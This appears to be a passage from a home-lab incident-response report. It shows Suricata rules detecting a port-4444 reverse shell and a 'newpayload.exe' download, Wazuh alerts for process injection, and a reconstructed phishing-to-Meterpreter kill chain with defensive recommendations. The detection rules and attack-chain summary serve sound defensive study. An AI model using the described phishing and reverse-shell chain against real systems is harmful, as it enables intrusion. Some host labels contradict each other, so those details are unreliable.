
```
alert tcp any any <> any 4444 (msg:"REVERSE SHELL Attempt - Suspicious TCP Port 4444";flow:to_server,established;classtype:trojan-activity;sid:1
000002;rev:2;)
alert http any any -> any any (msg:"MALWARE Download - Suspicious Executable newpayload.exe";flow:to_server,established;http.uri;content:"/newpa
yload.exe";nocase;classtype:malware;sid:1000001;rev:2;)
```

Alert Generation & Analysis:

Suricata successfully detected the malicious activity and generated high-priority alerts:

Alert Details:


- **Rule ID:** 1000002
- **Classification:** Network Trojan Detected
- **Alert Message:** "REVERSE SHELL Attempt – Suspicious TCP Port 4444"
- **Source:** 192.168.119.1 (Victim)
- **Destination:** 192.168.119.149:4444 (Attacker C2)
- **Protocol:** TCP
- **Packet Count:** 393 packets captured
- **Alert Frequency:** 69 distinct alert events


Dashboard
[Filebeat Suricata] Alert Overview
Full screen
Share
Clone
Edit
Search
KQL
Today
Show dates
Refresh
rule.name: REVERSE SHELL Attempt - Suspicious TCP Port 4444
+ Add filter
Navigation [Filebeat Suricata]
SURICATA Events | Alerts
Top Alerting Hosts [Filebeat Suricata]
Count
ubuntu-2204
Top Alert Signatures [Filebeat Suricata]
Export

Alert Signature	Alert Category	Count
REVERSE SHELL Attempt - Suspi…	A Network Trojan was detected	69

Statistical Analysis:
The Suricata detection statistics revealed:

- **Top Alerting Host:** ubuntu-2204 (attacker system)
- **Total Alerts:** 69 reverse shell connection attempts
- **Alert Pattern:** Consistent, sustained communication indicating active C2 channel
- **Detection Rate:** 100% of reverse shell traffic identified



network.packets	393
network.transport	tcp
related.ip	192.168.119.1, 192.168.119.149
rule.category	A Network Trojan was detected
rule.id	1000002
rule.name	REVERSE SHELL Attempt - Suspicious TCP Port 4444
service.type	suricata
source.address	192.168.119.1
source.bytes	13.5KB
source.ip	192.168.119.1

These results demonstrate Suricata's effectiveness in identifying network-based indicators of compromise (IOCs) and providing real-time visibility into malicious communication patterns.

• 3.7 Host-Based Detection: Wazuh EDR Analysis

Behavioral Analysis & Anomaly Detection:
The **Wazuh agent** deployed on the victim system successfully identified multiple suspicious behaviors characteristic of malware execution and post-exploitation activity.

Detection Findings:

Alert Category 1: Suspicious Process Execution


- **Process:** taskhost.exe
- **Behavior:** Unusual parent-child process relationship
- **MITRE Technique:** T1055 (Process Injection)
- **Severity:** High (Level 12)
- **Tactic:** Defense Evasion

Alert Category 2: DLL Host Manipulation

- **Process:** Multiple instances of dllhost.exe
- **Behavior:** Abnormal memory allocation and execution patterns
- **MITRE Technique:** T1055 (Process Injection)
- **Severity:** Critical (Level 15)
- **Tactics:** Defense Evasion, Privilege Escalation

Alert Timeline & Forensic Correlation:
Wazuh's behavioral analysis engine automatically correlated multiple low-level events into high-severity security alerts. The platform provided granular forensic data, including:

- **Detection Window:** January 17, 2026, 05:45 - 05:48
- **Alert Rule IDs:** 61634, 61638, 92213
- **Forensic Artifacts:** Process IDs, parent-child relationships, and MITRE ATT&CK technique mapping (T1055).



Security Alerts

Time ↓	Technique(s)	Tactic(s)	Description	Level	Rule ID
Jan 17, 2026 @ 05:48:59.263	T1055	Defense Evasion, Privilege Escalation	Sysmon - Suspicious Process - taskhost.exe	12	61634
Jan 17, 2026 @ 05:45:36.950	T1105	Command and Control	Executable file dropped in folder commonly used by malware	15	92213
Jan 17, 2026 @ 05:45:34.234	T1055	Defense Evasion, Privilege Escalation	Sysmon - Suspicious Process - dllhost.exe	12	61638
Jan 17, 2026 @ 05:45:34.234	T1055	Defense Evasion, Privilege Escalation	Sysmon - Suspicious Process - dllhost.exe	12	61638
Jan 17, 2026 @ 05:45:34.232	T1055	Defense Evasion, Privilege Escalation	Sysmon - Suspicious Process - dllhost.exe	12	61638
Jan 17, 2026 @	T1055	Defense Evasion, Privilege Escalation	Sysmon - Suspicious Process - dllhost.exe	12	61638

Detection Efficacy:
The Wazuh EDR successfully identified the malicious activity through multiple detection mechanisms:

1. **Signature-based detection:** Known malware behavior patterns
2. **Anomaly-based detection:** Deviation from baseline system behavior
3. **Heuristic analysis:** Suspicious process injection techniques

4. **MITRE ATT&CK correlation:** Mapping to known adversary tactics

---

3.8 Attack Chain Analysis & Lessons Learned

Complete Kill Chain Reconstruction:

```
1. Initial Access (T1566.001)
  └─> Phishing email with malicious calendar invite
    └─> Social engineering using urgency and authority

2. Execution (T1204.002)
  └─> User clicks embedded URL in calendar event
    └─> Downloads and executes newpayload.exe

3. Command and Control (T1071.001)
  └─> Reverse TCP connection to 192.168.119.149:4444
    └─> Meterpreter session established

4. Defense Evasion (T1055)
  └─> Process injection into legitimate Windows processes
    └─> Detected by Wazuh behavioral analysis

5. Detection & Response
  └─> Network Layer: Suricata IDS (69 alerts)
  └─> Host Layer: Wazuh EDR (multiple high-severity alerts)
```

Key Findings:

Attack Effectiveness:

- ✅ Social engineering vector successfully bypassed user awareness
- ✅ Calendar invite format evaded email security filters
- ✅ Reverse shell established full system access
- ✅ Post-exploitation activities executed successfully

Detection Effectiveness:

- ✅ **Network Detection:** Suricata identified 100% of C2 traffic
- ✅ **Host Detection:** Wazuh detected malicious process behavior in real-time
- ✅ **Multi-Layer Defense:** Both network and host-based detection layers triggered
- ✅ **MITRE Mapping:** Automated correlation with known adversary tactics

Security Recommendations:

1. **Email Security:**
    - Implement advanced email filtering for calendar attachments
    - Deploy sandbox analysis for .ics files before delivery
    - User awareness training on calendar-based phishing
2. **Network Security:**
    - Deploy IDS/IPS with custom signatures for common C2 ports
    - Implement egress filtering to block unauthorized outbound connections
    - Monitor for unusual HTTP download patterns
3. **Endpoint Security:**
    - Deploy EDR solutions with behavioral analysis capabilities
    - Enable application whitelisting to prevent unauthorized executable execution
    - Implement process injection detection mechanisms
4. **Incident Response:**
    - Establish automated alert correlation across network and host layers
    - Develop playbooks for calendar-based phishing incidents
    - Implement SOAR (Security Orchestration, Automation, and Response) for rapid containment

Conclusion:
This comprehensive exercise successfully demonstrated the complete attack lifecycle of a social engineering campaign, from initial access through post-exploitation, while validating the effectiveness of multi-layered security controls. The integration of network-based detection (Suricata) and host-based behavioral analysis (Wazuh) provided comprehensive visibility into the attack, enabling rapid detection and response. This defense-in-depth approach represents industry best practices for protecting against sophisticated social engineering threats in modern enterprise environments.

EXECUTIVE SUMMARY & CONCLUSION

This report presents a verified, multi-layered security response to a verified malware infection event. By combining **Network Analysis (Wireshark)**, **Traffic Enforcement (Suricata/IPTables)**, and **Behavioral Endpoint Monitoring (Wazuh/Sysmon)**, we have demonstrated a full-cycle Incident Response workflow.

The core success of this project lies in **Defense in Depth**: identifying threats at the network boundary while maintaining deep visibility into the endpoint to prevent high-impact actions like credential theft. This approach represents the gold standard for protecting a modern enterprise against sophisticated cyber-attacks.